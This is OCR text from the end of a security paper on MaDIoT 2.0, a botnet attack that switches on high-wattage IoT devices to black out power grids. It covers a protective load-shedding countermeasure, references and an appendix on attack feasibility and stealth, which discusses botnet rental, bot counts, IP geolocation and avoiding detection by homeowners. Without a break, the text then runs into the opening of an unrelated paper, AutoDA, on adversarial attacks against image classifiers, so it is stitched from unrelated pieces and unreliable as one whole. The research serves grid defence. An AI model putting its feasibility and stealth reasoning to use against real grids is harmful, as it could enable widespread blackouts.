Figure 15 illustrates the performance of different manipulation of demand attacks after the modification of UFLS and UVLS schemes with the explained logic in the New England power grid. As we can see, the F-1 score of the studied attack mechanisms significantly drops with this modification. The high recall occurs because we have zero false negatives in the test cases. Figure 16 depicts the system frequency and voltage profile following the implementation of a MaDIoT 2.0 attack considering the modified adaptive protection scheme in the New England power grid. We can see that the system was going to become unstable following the attack; however, the modified adaptive protection scheme is able to identify the region of the attack and drop the loads accordingly. This eventually helps the grid to fully recover from the attack and prevent a system-wide blackout.

This is just an improvement to existing protection schemes against IoT botnet attacks. However, we also need to check that our modified protection scheme also works against natural incidents and compare it with the existing protection schemes. We simulated the New England power grid applying a set of natural events and observed the performance of the modified UFLS scheme. According to our observations, since the modified UFLS algorithm drops the similar amount of loads to the conventional one (but from different locations), it is able to recover the system stability following natural events. The reason is that for natural random events it does not matter where we shed loads, it only matters what the amount of the load shed is. However, further in-depth analysis is required to verify the effectiveness of the modified protection scheme and also to identify any possible weaknesses against natural events.

7 Related Work

Power system cybersecurity has been widely studied in the past few years [1, 2, 4, 5, 43–62]. Attacks on power systems can be classified into three main groups based on the ultimate goal of the attacker: i) attacks targeting the power grid communication infrastructure, ii) attacks targeting the power grid standalone components, and iii) attacks targeting the power




Figure 16: The system frequency and voltage profile of the New England power grid during one of the time intervals following the implementation of MaDIoT 2.0 attack considering the modified adaptive protection scheme. Note: ⓪, ①, and ② represent the attack time, protection and control involvement time, and system recovery to the normal condition, respectively.

grid through consumers (load altering attacks).

In the last class of attacks, the adversaries try to indirectly affect the normal operation of the system by attacking pricing signals or consumer devices [5, 58–63]. These indirect attacks were first introduced by Mohsenian-Rad and Leon-Garcia [58]. In this work, the attackers compromise the load control signals associated with big industrial loads and data centers. Big data centers can be one of the primary targets of load-altering attacks [59]. Barreto et al. [63] considered how attacks could manipulate the demand-response market to change abruptly the load of the grid with devices that respond automatically to energy prices.

The interest in load-altering Botnet attacks started in 2017 and 2018 [5, 61, 62]. Dvorkin et al. [61] proposed an optimization-based approach that requires a complete knowledge of the power grid (topology of the grid, detailed parameters of the transmission lines/generators, and real-time regional generation/demand). To overcome this challenge, Dabrowski et al. proposed a new method to increase the total system demand through remotely activating CPUs, GPUs, hard disks, screen brightness, and printers to cause frequency instability in the European power grid [62]. Although the new approach did not require as much detailed information about the power grid, the number of compromised devices needed for a successful attack is quite high because the devices do not consume a lot of power. Soltan et al. proposed the use of high-wattage IoT devices to launch various types of attacks (frequency instability, power line cascade tripping, and black start restoration interruption) on a power grid to cause blackouts in the entire system [5]. This novel attack, called Manipulation of demand via IoT (MadIoT), was further analyzed by Huang et. al. [6] and it was shown that the introduced attack is not as effective as it was illustrated in [5]. The new analysis in [6] revealed that while MaDIoT attacks could have negative effects on the power grid operation, it is hard to cause a widespread system collapse. According to these analysis, the existence of conventional protection schemes in the grid can effectively protect the system against random MadIoT attacks. However, these protection schemes were mainly designed to help the power grid withstand against credible contingencies and there was no consideration of the manipulation of demand attacks in their configurations [16, 38].

8 Conclusion and Possible Directions

In this paper, we introduced MaDIoT 2.0: a hierarchical two-stage attack mechanism that leverages the potential of high-wattage IoT botnets to attack the power grid and cause a widespread blackout in the entire system. The performance of the developed attack methods is evaluated using extensive simulations and the results showed the superiority of MaDIoT 2.0 over the previously studied attack mechanisms. More specifically, the success rates of the new IoT botnet attack were 91% and 67% for voltage stability Index 1 and Index 2, respectively. In addition, MaDIoT 2.0 requires a smaller number of bots involved in the attacks, since it targets the weakest nodes of the system in the current operating state. Finally, we discussed and showed the effectiveness of proposed countermeasures to mitigate or reduce the damaging consequences of the studied attacks.

In closing, we recommend the following next directions:

- System operators should reconsider the current unnecessary online data sharing mechanisms and policies. Access to historical and real-time system data can be easily leveraged for malicious purposes.
- Further research is required to develop additional MadIoT attacks and effective protection schemes to help the power grid withstand emerging high-wattage botnet attacks.

Acknowledgements

We would like to sincerely appreciate the comments from NERC cybersecurity team which greatly improved the manuscript quality. We also thank the anonymous reviewers who provided us with constructive feedback, our shepherd Ryan Gerdes, and Bing Huang and Ross Baldick who reviewed an early version of this paper. This work is supported by NSF grants CNS-1929580, CNS-1929406, CNS-1929410, and CNS-1931573 and AFRL/DHS grant FA8750-19-2-0010.

References

[1] K. Zetter. (July 2018) Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid. [Online]. Available: https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/

[2] J. Kennedy, "Dragonfly: Western energy sector targeted by sophisticated attack group." [Online]. Available: https://www.symantec.com/blogs/threat-intelligence/dragonfly-energy-sector-cyber-attacks

[3] R. M. Lee, M. J. Assante, and T. Conway, "ICS defense use case: Analysis of the cyber attack on the Ukrainian power grid," *Electricity Information Sharing and Analysis Center, SANS ICS*, 2016.

[4] M. Zeller, "Myth or reality – does the Aurora vulnerability pose a risk to my generator?" in *64th Ann. Conf. for Protective Relay Engineers*, 2011, pp. 130–136.

[5] S. Soltan, P. Mittal, and H. V. Poor, "BlackIoT: IoT botnet of high wattage devices can disrupt the power grid," in *27th USENIX Security Symp.*, 2018, pp. 15–32.

[6] B. Huang, A. A. Cardenas, and R. Baldick, "Not everything is dark and gloomy: Power grid protections against IoT demand attacks," in *28th USENIX Security Symp.*, 2019, pp. 1115–1132.

[7] T. Shekari, C. Irvene, A. A. Cardenas, and R. Beyah, "MaMIoT: Manipulation of energy market leveraging high wattage IoT botnets," in *Proc. of the ACM SIGSAC Conf. on Computer and Commun. Security (CCS)*. ACM, 2021, pp. 1338–1356.

[8] "MaDIoT 2.0." [Online]. Available: https://github.com/MaDIoT20/MaDIoT-2.0.git

[9] T. Shekari, C. Bayens, M. Cohen, L. Graber, and R. Beyah, "RFDIDS: Radio frequency-based distributed intrusion detection system for the power grid." in *Network and Distributed System Security (NDSS) Symp.*, 2019, pp. 1–15.

[10] J. D. Glover, M. S. Sarma, and T. Overbye, *Power System Analysis & Design*. Cengage Learning, 2012.

[11] K.-P. Brand, V. Lohmann, and W. Wimmer, *Substation automation handbook*. Utility Automation Consulting Lohmann Bremgarten, Switzerland, 2003.

[12] M. Eremia and M. Shahidehpour, *Handbook of electrical power system dynamics: modeling, stability, and control*. John Wiley & Sons, 2013, vol. 92.

[13] G. Ziegler, *Numerical distance protection: principles and applications*. John Wiley & Sons, 2011.

[14] F. Sui, A. Rezaei-Zare, M. Kostic, and P. Sharma, "A method to assess GIC impact on zero sequence overcurrent protection of transmission lines," in *IEEE Power & Energy Society General Meet*, 2013, pp. 1–5.

[15] M. Begovic, D. Fulton, M. Gonzalez, J. Goossens, E. Guro, R. Haas, C. Henville, G. Manchur, G. Michel, R. Pastore *et al.*, "Summary of" system protection and voltage stability"," *IEEE Trans. Power Del.*, vol. 10, no. 2, pp. 631–638, 1995.

[16] T. Shekari, F. Aminifar, and M. Sanaye-Pasand, "An analytical adaptive load shedding scheme against severe combinational disturbances," *IEEE Trans. Power Syst.*, vol. 31, no. 5, pp. 4135–4143, 2015.

[17] T. Shekari, A. Gholami, F. Aminifar, and M. Sanaye-Pasand, "An adaptive wide-area load shedding scheme incorporating power system real-time limitations," *IEEE Syst. J.*, vol. 12, no. 1, pp. 759–767, March 2018.

[18] Z. Song, Y. Lin, C. Liu, Z. Ma, and L. Ding, "Review on over-frequency generator tripping for frequency stability control," in *IEEE PES Asia-Pacific Power and Energy Engineering Conf. (APPEEC)*, 2016, pp. 2240–2243.

[19] A. Guzman, Z. Zocholl, G. Benmouyal, and H. J. Altuve, "A current-based solution for transformer differential protection. i. problem statement," *IEEE Trans. Power Del.*, vol. 16, no. 4, pp. 485–491, 2001.

[20] S. Dambhare, S. Soman, and M. Chandorkar, "Adaptive current differential protection schemes for transmission-line protection," *IEEE Trans. Power Del.*, vol. 24, no. 4, pp. 1832–1841, 2009.

[21] D. A. Tziouvaras and D. Hou, "Out-of-step protection fundamentals and advancements," in *57th Ann. Conf. for Protective Relay Engineers*, 2004, pp. 282–307.

[22] J. Berdy, "Loss of excitation protection for modern synchronous generators," *IEEE Trans. Power Apparatus and Syst.*, vol. 94, no. 5, pp. 1457–1463, 1975.

[23] "Bloomberg Terminal." [Online]. Available: https://en.wikipedia.org/wiki/Bloomberg_Terminal

[24] New York Independent System Operator, "Load Data." [Online]. Available: https://www.nyiso.com/load-data

[25] California Independent System Operator, "Reliability Requirements." [Online]. Available: http://www.caiso.com/planning/Pages/ReliabilityRequirements/Default.aspx#Historical

[26] Pennsylvania and New Jersey Independent System Operator, "Energy Market." [Online]. Available: https://www.pjm.com/markets-and-operations/energy.aspx

[27] J. Wilson, "Phishing Attacks: Why Energy Companies and Utilities Are Getting Zapped." [Online]. Available: https://www.agari.com/email-security-blog/phishing-attacks-why-energy-companies-and-utilities-are-getting-zapped/

[28] A. Keliris, C. Konstantinou, M. Sazos, and M. Maniatakos, "Open source intelligence for energy sector cyberattacks," in *Critical Infrastructure Security and Resilience*. Springer, 2019, pp. 261–281.

[29] "Google Maps," 2020. [Online]. Available: https://www.google.com/maps/

[30] C. Arderne, C. Zorn, C. Nicolas, and E. Koks, "Predictive mapping of the global power system using open data," *Scientific data*, vol. 7, no. 1, pp. 1–12, 2020.

[31] H. Kim, D. Olave-Rojas, E. Álvarez-Miranda, and S.-W. Son, "In-depth data on the network structure and hourly activity of the central chilean power grid," *Scientific data*, vol. 5, no. 1, pp. 1–10, 2018.

[32] W. Medjroubi, U. P. Müller, M. Scharf, C. Matke, and D. Kleinhans, "Open data in power grid modelling: new approaches towards transparent grid models," *Energy Reports*, vol. 3, pp. 14–21, 2017.

[33] J. Tang, J. Liu, F. Ponci, and A. Monti, "Adaptive load shedding based on combined frequency and voltage stability assessment using synchrophasor measurements," *IEEE Trans. Power Syst.*, vol. 28, no. 2, pp. 2035–2047, 2013.

[34] B. Gao, G. Morison, and P. Kundur, "Voltage stability evaluation using modal analysis," *IEEE trans. Power Syst.*, vol. 7, no. 4, pp. 1529–1542, 1992.

[35] P. Kundur, N. J. Balu, and M. G. Lauby, *Power system stability and control*. McGraw-hill New York, 1994, vol. 7.

[36] "DIgSILENT PowerFactory," 2020. [Online]. Available: https://www.digsilent.de/en/

[37] "IEEE 39-Bus System," 2020. [Online]. Available: https://icseg.iti.illinois.edu/ieee-39-bus-system/

[38] P. M. Anderson, *Power system protection*. Wiley, 1998.

[39] (December 2021) EIA's Hourly Electric Grid Monitor provides timely data about electricity usage patterns. [Online]. Available: https://www.eia.gov/todayinenergy/detail.php?id=43295

[40] (December 2017) Homes with Samrt Thermostats in North America. [Online]. Available: https://www.statista.com/statistics/625868/homes-with-smart-thermostats-in-north-america/

[41] (December 2017) EEI Celebrates 1 Million Electric Vehicles on U.S. Roads. [Online]. Available: https://www.eei.org/resourcesandmedia/newsroom/Pages/Press%20Releases/EEI%20Celebrates%201%20Million%20Electric%20Vehicles%20on%20U-S-%20Roads.aspx#:~:text=EEI%2FIEI%20report%3A-,The%20number%20of%20EVs%20on%20U.S.%20roads%20is%20projected%20to,on%20U.S.%20roads%20in%202030

[42] M. Abedini, M. Sanaye-Pasand, and S. Azizi, "Adaptive load shedding scheme to preserve the power system stability following large disturbances," *IET Gen., Transm. & Dist.*, vol. 8, no. 12, pp. 2124–2133, 2014.

[43] X. Qin, K. Mai, N. Ortiz, K. Koneru, and A. A. Cardenas, "Cybersecurity and resilience for the power grid," *Resilient Control Architectures and Power Systems*, 2021.

[44] C. Barreto, J. Giraldo, A. A. Cardenas, E. Mojica-Nava, and N. Quijano, "Control systems for the power grid and their resiliency to attacks," *IEEE Security & Privacy*, vol. 12, no. 6, pp. 15–23, 2014.

[45] S. Sridhar, "Cyber risk modeling and attack-resilient control for power grid," *Ph.D. dissertation, Dept. Elect. Comput. Eng., Iowa State Univ., Ames, IA, USA*, 2015.

[46] K. G. Boroojeni, M. H. Amini, and S. S. Iyengar, *Smart grids: security and privacy issues*. Springer, 2017.

[47] A. Gholami, T. Shekari, M. H. Amirioun, F. Aminifar, M. H. Amini, and A. Sargolzaei, "Toward a consensus on the definition and taxonomy of power system resilience," *IEEE Access*, vol. 6, pp. 32 035–32 053, 2018.

[48] J. Kim, C. Lee, H. Shim, Y. Eun, and J. H. Seo, "Detection of sensor attack and resilient state estimation for uniformly observable nonlinear systems having redundant sensors," *IEEE Trans. Autom. Control*, vol. 64, no. 3, pp. 1162–1169, 2019.

[49] Y. Liu, P. Ning, and M. K. Reiter, "False data injection attacks against state estimation in electric power grids," *ACM Trans. Inform. and Syst. Security*, vol. 14, no. 1, pp. 1–33, 2011.

[50] F. Pasqualetti, F. Dörfler, and F. Bullo, "Attack detection and identification in cyber-physical systems," *IEEE Trans. Autom. Control*, vol. 58, no. 11, pp. 2715–2729, 2013.

[51] C. Lee, H. Shim, and Y. Eun, "Secure and robust state estimation under sensor attacks, measurement noises, and process disturbances: Observer-based combinatorial approach," in *European Control Conf. (ECC)*, 2015, pp. 1872–1877.

[52] Y. Shoukry, P. Nuzzo, N. Bezzo, A. L. Sangiovanni-Vincentelli, S. A. Seshia, and P. Tabuada, "Secure state reconstruction in differentially flat systems under sensor attacks using satisfiability modulo theory solving," in *54th IEEE Conf. on Decision and Control (CDC)*, 2015, pp. 3804–3809.

[53] J. Meserve, "Mouse click could plunge city into darkness, experts say." [Online]. Available: http://www.cnn.com/2007/US/09/27/power.at.risk/index.html

[54] "FOIA response documents." [Online]. Available: http://s3.documentcloud.org/documents/1212530/14f00304-documents.pdf

[55] "Dragonfly: Western energy sector targeted by sophisticated attack group." [Online]. Available: https://www.symantec.com/blogs/threat-intelligence/dragonfly-energy-sector-cyber-attacks

[56] G. Liang, S. R. Weller, J. Zhao, F. Luo, and Z. Y. Dong, "The 2015 Ukraine blackout: Implications for false data injection attacks," *IEEE Trans. Power Syst.*, vol. 32, no. 4, pp. 3317–3318, 2017.

[57] L. Garcia, F. Brasser, M. H. Cintuglu, A.-R. Sadeghi, O. A. Mohammed, and S. A. Zonouz, "Hey, my malware knows physics! attacking PLCs with physical model aware rootkit." in *Network and Distributed System Security (NDSS) Symp.*, 2017, pp. 1–15.

[58] A.-H. Mohsenian-Rad and A. Leon-Garcia, "Distributed internet-based load altering attacks against smart power grids," *IEEE Trans. Smart Grid*, vol. 2, no. 4, pp. 667–674, 2011.

[59] Z. Xu, H. Wang, Z. Xu, and X. Wang, "Power attack: An increasing threat to data centers," in *Network and Distributed System Security (NDSS) Symp.*, 2014, pp. 1–15.

[60] S. Amini, F. Pasqualetti, and H. Mohsenian-Rad, "Dynamic load altering attacks against power system stability: Attack models and protection schemes," *IEEE Trans. Smart Grid*, vol. 9, no. 4, pp. 2862–2872, 2016.

[61] Y. Dvorkin and S. Garg, "IoT-enabled distributed cyber-attacks on transmission and distribution grids," in *North American Power Symp. (NAPS)*, 2017, pp. 1–6.

[62] A. Dabrowski, J. Ullrich, and E. R. Weippl, "Grid shock: Coordinated load-changing attacks on power grids: The non-smart power grid is vulnerable to cyber attacks as well," in *Proc. of the 33rd Ann. Computer Security Applications Conf. (ACSAC)*, 2017, pp. 303–314.

[63] C. Barreto, A. A. Cárdenas, N. Quijano, and E. Mojica-Nava, "CPS: Market analysis of attacks against demand response in the smart grid," in *Proceedings of the 30th Annual Computer Security Applications Conference*, 2014, pp. 136–145.

[64] M. Antonakakis *et al.*, "Understanding the Mirai botnet," in *26th USENIX Security Symp.*, 2017, pp. 1093–1110.

[65] S. Edwards and I. Profetis, "Hajime: Analysis of a decentralized internet worm for IoT devices," *Rapidity Networks*, vol. 16, 2016.

[66] P. Pierluigi, "LuaBot is the first Linux DDoS botnet written in Lua Language." [Online]. Available: https://securityaffairs.co/wordpress/51155/malware/linux-luabot.html

[67] G. Dan, "BrickerBot, the permanent denial-of-service botnet, is back with a vengeance." [Online]. Available: https://arstechnica.com/information-technology/2017/04/brickerbot-the-permanent-denial-of-service-botnet-is-back-with-a-vengeance/

[68] H. Jiang, Y. Liu, and J. N. Matthews, "IP geolocation estimation using neural networks with stable landmarks," in *IEEE Conf. Comp. Communications Workshops*, 2016, pp. 170–175.

[69] [Online]. Available: https://geo.ipify.org/blog/ip-geolocation-accuracy-how-reliable-is-the-technology

[70] C. Cimpanu. (2016) You Can Now Rent a Mirai Botnet of 400,000 Bots. [Online]. Available: https://www.bleepingcomputer.com/news/security/you-can-now-rent-a-mirai-botnet-of-400-000-bots/

[71] D. Goodin. (2018) New IoT botnet offers DDoSes of once-unimaginable sizes for $20. [Online]. Available: https://arstechnica.com/information-technology/2018/02/for-sale-ddoses-guaranteed-to-take-down-gaming-servers-just-20/

[72] R. Joven and E. Ananin. (2018) DDoS-for-Hire Service Powered by Bushido Botnet. [Online]. Available: https://www.fortinet.com/blog/threat-research/ddos-for-hire-service-powered-by-bushido-botnet-.html

[73] D. Goodin. (December 2017) 100,000-strong botnet built on router 0-day could strike at any time. [Online]. Available: https://arstechnica.com/information-technology/2017/12/100000-strong-botnet-built-on-router-0-day-could-strike-at-any-time/

[74] S. Boulevard. (2018) Here's how anyone with $20 can hire an IoT botnet to blast out a week-long DDoS attack. [Online]. Available: https://securityboulevard.com/2018/08/heres-how-anyone-with-20-can-hire-an-iot-botnet-to-blast-out-a-week-long-ddos-attack/

[75] imperva. (2019) Booters, Stressers and DDoSers. [Online]. Available: https://www.imperva.com/learn/application-security/booters-stressers-ddosers/

[76] Electricity Consumers Resource Council (ELCON), "The Economic Impacts of the August 2003 Blackout ." [Online]. Available: https://elcon.org/wp-content/uploads/Economic20Impacts20of20August20200320Blackout1.pdf

[77] US Energy Information Administration, "2018 Average Monthly Bill- Residential," 2020. [Online]. Available: https://www.eia.gov/electricity/sales_revenue_price/pdf/table5_a.pdf

[78] F. D. Zahlay and K. R. Rao, "Neuro-prony and taguchi's methodology-based adaptive autoreclosure scheme for electric transmission systems," *IEEE Trans. Power Del.*, vol. 27, no. 2, pp. 575–582, 2012.

9 Attack Feasibility

9.1 From the IoT Botnet Perspective

One of the main questions about manipulation of demand attacks is how feasible it is to gain control of a botnet of high-wattage devices within a limited geographical area. Historically, the number of IoT botnets in recent years has increased dramatically, with famous IoT botnets including Mirai, LuaBot, Hajime, and BrickerBot [64–67]. Similar to previous work [5, 6], we assume that the attacker has access to a high-wattage IoT botnet.

The key aspect of our attack is that the adversary needs to activate the attack only in specific geographical areas (such as a city). The differentiation between the location of the compromised bots can be initially done by classifying and using their IP addresses. There are various research efforts providing IP location with median errors of just 3.4km [68], and free and commercial IP geolocation databases claiming to locate cities (the nodes we are interested in for our study) with an accuracy of over 85% [69].

Compared to previous work [5, 6], MaDIoT 2.0 attack requires fewer IoT bots to be successful. The reason is that MaDIoT 2.0 attacks target the most vulnerable nodes of the grid instead of launching attacks spread over all nodes. As shown in Section 5, an adversary with 150,000 bots can effectively take down a typical power grid with MaDIoT 2.0 attacks. Considering IoT botnets such as Mirai had over six hundred thousand compromised devices [64], the future existence of a high-wattage IoT botnet with 150,000 bots is not unlikely.

In practice, there are many high-wattage IoT devices that can be compromised in each grid node. Smart HVAC systems and EVs are only two classes of high-wattage devices that could be compromised and leveraged by the attacker as a part of his botnet. There are currently more than 30 million smart HVAC systems in the north America region [40]. Also, the number of EVs on U.S. roads is projected to reach 18.7 million in 2030, up from 1 million at the end of 2018. This is about 7% of the 259 million vehicles (cars and light trucks) expected to be on U.S. roads in 2030 [41].

Entrepreneurial attackers can compromise high-wattage devices and then offer them for rent. This practice is common in current botnets [70–75]. The available botnet rental services provide clients with the capability to launch a limited or unlimited (for premium users) number of attacks per day with a guaranteed minimum duration from minutes to hours. Since MaDIoT 2.0 attacks take less than a minute, all of the currently available botnets satisfy this time requirement. The cost of renting a typical IoT botnet is negligible compared with the cost of a typical blackout. For example, Anderson Economic Group (AEG) estimates the likely total cost of the 2003 northeast US blackout to be between $4.5 and $8.2 billion [76].

9.2 From the End User's Perspective

In order to make the attack repeatable, the adversary should try to keep it as stealthy as possible. From the end user's perspective, we discuss i) the effect of the attack on the billing statement of the homeowners, and ii) the possibility of attack detection and prevention in each home/building. The financial effect of the MaDIoT 2.0 attack on each of the homeowners depends on the duty cycle of the attack as well as the total power consumption at home. As mentioned earlier, MaDIoT 2.0 attacks use the compromised high-wattage devices for less than one minute. Therefore, even if the adversary launches this attack multiple times each month, its effect in the household is minimal. According to the energy information administration (EIA), the average electricity consumption of Americans is approximately 914 kWh per month. Tennessee has the highest electricity consumption at 1,282 kWh per residential customer, and Hawaii has the lowest at 517.75 kWh per residential customer [77]. Assuming that each of the high-wattage IoT bots consumes 3 kW of electricity and considering the duration of multiple typical attacks in each month (30 minutes), each compromised home will pay 0.11%-0.28% additional payment for electricity bills, which we believe is unnoticeable. To answer the second question, the possibility of the MaDIoT 2.0 attack is detected by home or device owners is almost negligible because the duration of the attack is very short (e.g., 10 seconds) to raise any suspicions. In addition to this, even if the home owner notices the unwanted activation/deactivation of the compromised high-wattage devices, he would likely think that it is happening because of a software bug in the device and a simple restart would resolve the issue but it is already too late and the blackout has already occurred (the attack usually takes less 30 seconds to cause a blackout in the entire system). Note that in the worst case, individual bot detection and losing few bots would not thwart

the entire attack.

10 Basic Data of Test Cases




Figure 17: The single-line diagram of the New England power grid (IEEE 39-bus test system) [37].




Figure 18: The active and reactive powers of the New England power grid during the evaluation period.

In this Section, the basic data for simulating the test systems were given, which might be used in future studies as benchmark cases. The single-line diagram of the New England power grid is shown in Figure 17 [37]. The total base load of the system is 6097.1 MW (active load)and 1408.9 MVAr (reactive load). To expand the base load, we used a daily load profile in the grid meaning that at every minute, the load of the grid nodes changes similar to the real-world cases. The daily load profile we consider is illustrated in Figure 18 for the New England power grid. The dynamic and static parameters of the system generators are outlined in Table 3.

The grid graph or the single-line diagram of the IEEE 9-bus test system is illustrated in Figure 19 [78]. For the IEEE 9-bus system, we used a relatively similar load curve shown in Figure 20. Also, the dynamic and static parameters of the system generators in this system are outlined in Table 4.

Table 3: Generator Parameters for the New England Power Grid

G	H	x'_d	x'_q	x_d	x_q	T'_{do}	T'_{qo}	x_l
G1	500	0.006	0.008	0.02	0.019	7.0	0.7	0.003
G2	30.3	0.0697	0.170	0.295	0.282	6.56	1.5	0.035
G3	35.8	0.0531	0.0876	0.2495	0.237	5.7	1.5	0.0304
G4	28.6	0.0436	0.166	0.262	0.258	5.69	1.5	0.0295
G5	26.0	0.132	0.166	0.67	0.62	5.4	0.44	0.054
G6	34.8	0.05	0.0814	0.254	0.241	7.3	0.4	0.0224
G7	26.4	0.049	0.186	0.295	0.292	5.66	1.5	0.0322
G8	24.3	0.057	0.0911	0.290	0.280	6.7	0.41	0.028
G9	34.5	0.057	0.0587	0.2106	0.205	4.79	1.96	0.0298
G10	42.0	0.031	0.008	0.1	0.069	10.2	0.0	0.0125




Figure 19: The single-line diagram of the IEEE 9-bus test system [78].




Figure 20: The active and reactive powers of the IEEE 9-bus test system during the evaluation period.

Table 4: Generator Parameters for the IEEE 9-Node System

G	H	x'_d	x'_q	x_d	x_q	T'_{do}	T'_{qo}	x_l
G1	0	0.0608	0.0969	0.146	0.0969	8.96	0	0.0032
G2	0	0.1198	0.1969	0.8958	0.8645	6.0	0.535	0.026
G3	0	0.1813	0.25	1.3125	1.2578	5.89	0.6	0.036

AutoDA: Automated Decision-based Iterative Adversarial Attacks

Qi-An Fu[1], Yinpeng Dong[1,2], Hang Su[1,3,4], Jun Zhu[1,2,3,4]*, Chao Zhang[5]
[1] *Dept. of Comp. Sci. and Tech., Institute for AI, Tsinghua-Bosch Joint ML Center, THBI Lab, BNRist Center, Tsinghua University, Beijing, China;* [2] *RealAI;* [3] *Peng Cheng Laboratory*
[4] *Tsinghua University-China Mobile Communications Group Co., Ltd. Joint Institute*
[5] *Institute for Network Science and Cyberspace / BNRist, Tsinghua University*
fqa19@mails.tsinghua.edu.cn, {dongyinpeng, suhangss, dcszj, chaoz}@tsinghua.edu.cn

Abstract

Adversarial attacks can fool deep learning models by imposing imperceptible perturbations onto natural examples, which have provoked concerns in various security-sensitive applications. Among them, decision-based black-box attacks are practical yet more challenging, where the adversary can only acquire the final classification labels by querying the target model without access to the model's details. Under this setting, existing works usually rely on heuristics and exhibit unsatisfactory performance in terms of query efficiency and attack success rate. To better understand the rationality of these heuristics and further improve over existing methods, we propose AutoDA to automatically discover decision-based iterative adversarial attack algorithms. In our approach, we construct a generic search space of attack algorithms and develop an efficient search algorithm to explore this space. Although we adopt a small and fast model to efficiently evaluate and discover qualified attack algorithms during the search, extensive experiments demonstrate that the discovered algorithms are simple yet query-efficient when attacking larger models on the CIFAR-10 and ImageNet datasets. They achieve comparable performance with the human-designed state-of-the-art decision-based iterative attack methods consistently.

1 Introduction

Deep learning models have obtained impressive performance improvements on various pattern recognition tasks [1–4]. However, these models are vulnerable to adversarial examples [5, 6], which are maliciously crafted by adding small adversarial perturbations to natural examples but can fool the target model to make incorrect predictions. The existence of adversarial examples to deep learning models raises potential risks in security-sensitive applications that adopt deep learning techniques, such as face recognition [7], autonomous driving [8], and medical image analysis [9]. Thus, the study of adversarial robustness has attracted increasing attention. A number of adversarial attack methods have been developed [6, 10–12] to generate adversarial perturbations under various threat models, which help to identify the vulnerabilities and serve as an indispensable surrogate to evaluate adversarial robustness [13, 14].

Along with adversarial attacks, there is also a rapid development of defense methods. To understand their effects and identify the real progress of the field, it is of great importance to evaluate the existing defense methods correctly and reliably [14–16]. It sometimes needs carefully designed adaptive attacks to evaluate the worst-case robustness of a particular defense, e.g., gradient obfuscation [17, 18]. Those attack methods were typically designed by experts case by case, which often requires a considerable amount of manual trial-and-error efforts. One may hope to automatically discover attack methods to ease this burden, which can not only serve as a reasonable baseline for measuring the strength of expert-designed attack methods but also examine the rationality of heuristics or assumptions used by them.

The desire of automated attacks becomes even more urgent in the practical yet challenging setting of decision-based black-box attack. Although various decision-based attack methods have been proposed [7, 10, 12, 19–24], many of them are based on heuristics and exhibit unsatisfactory performance, as compared to gradient-based white-box attack methods which could be optimal in some sense [25]. Automating the process of discovering decision-based attacks can help to understand the rationality of these heuristics, and to discover new methods.

The problem of automatically discovering decision-based attack algorithms falls into the general direction of program synthesis, which aims to automatically discover a program satisfying a user intent specification [26]. Many generic methodologies and techniques have been developed for program synthesis, with the majority focusing on software problems [27–29]. On the other side, the task of automating the process of solving machine learning problems is known as automated machine learning (AutoML) [30]. One most attractive direction of AutoML is neural architecture search (NAS),

*Jun Zhu is the corresponding author.

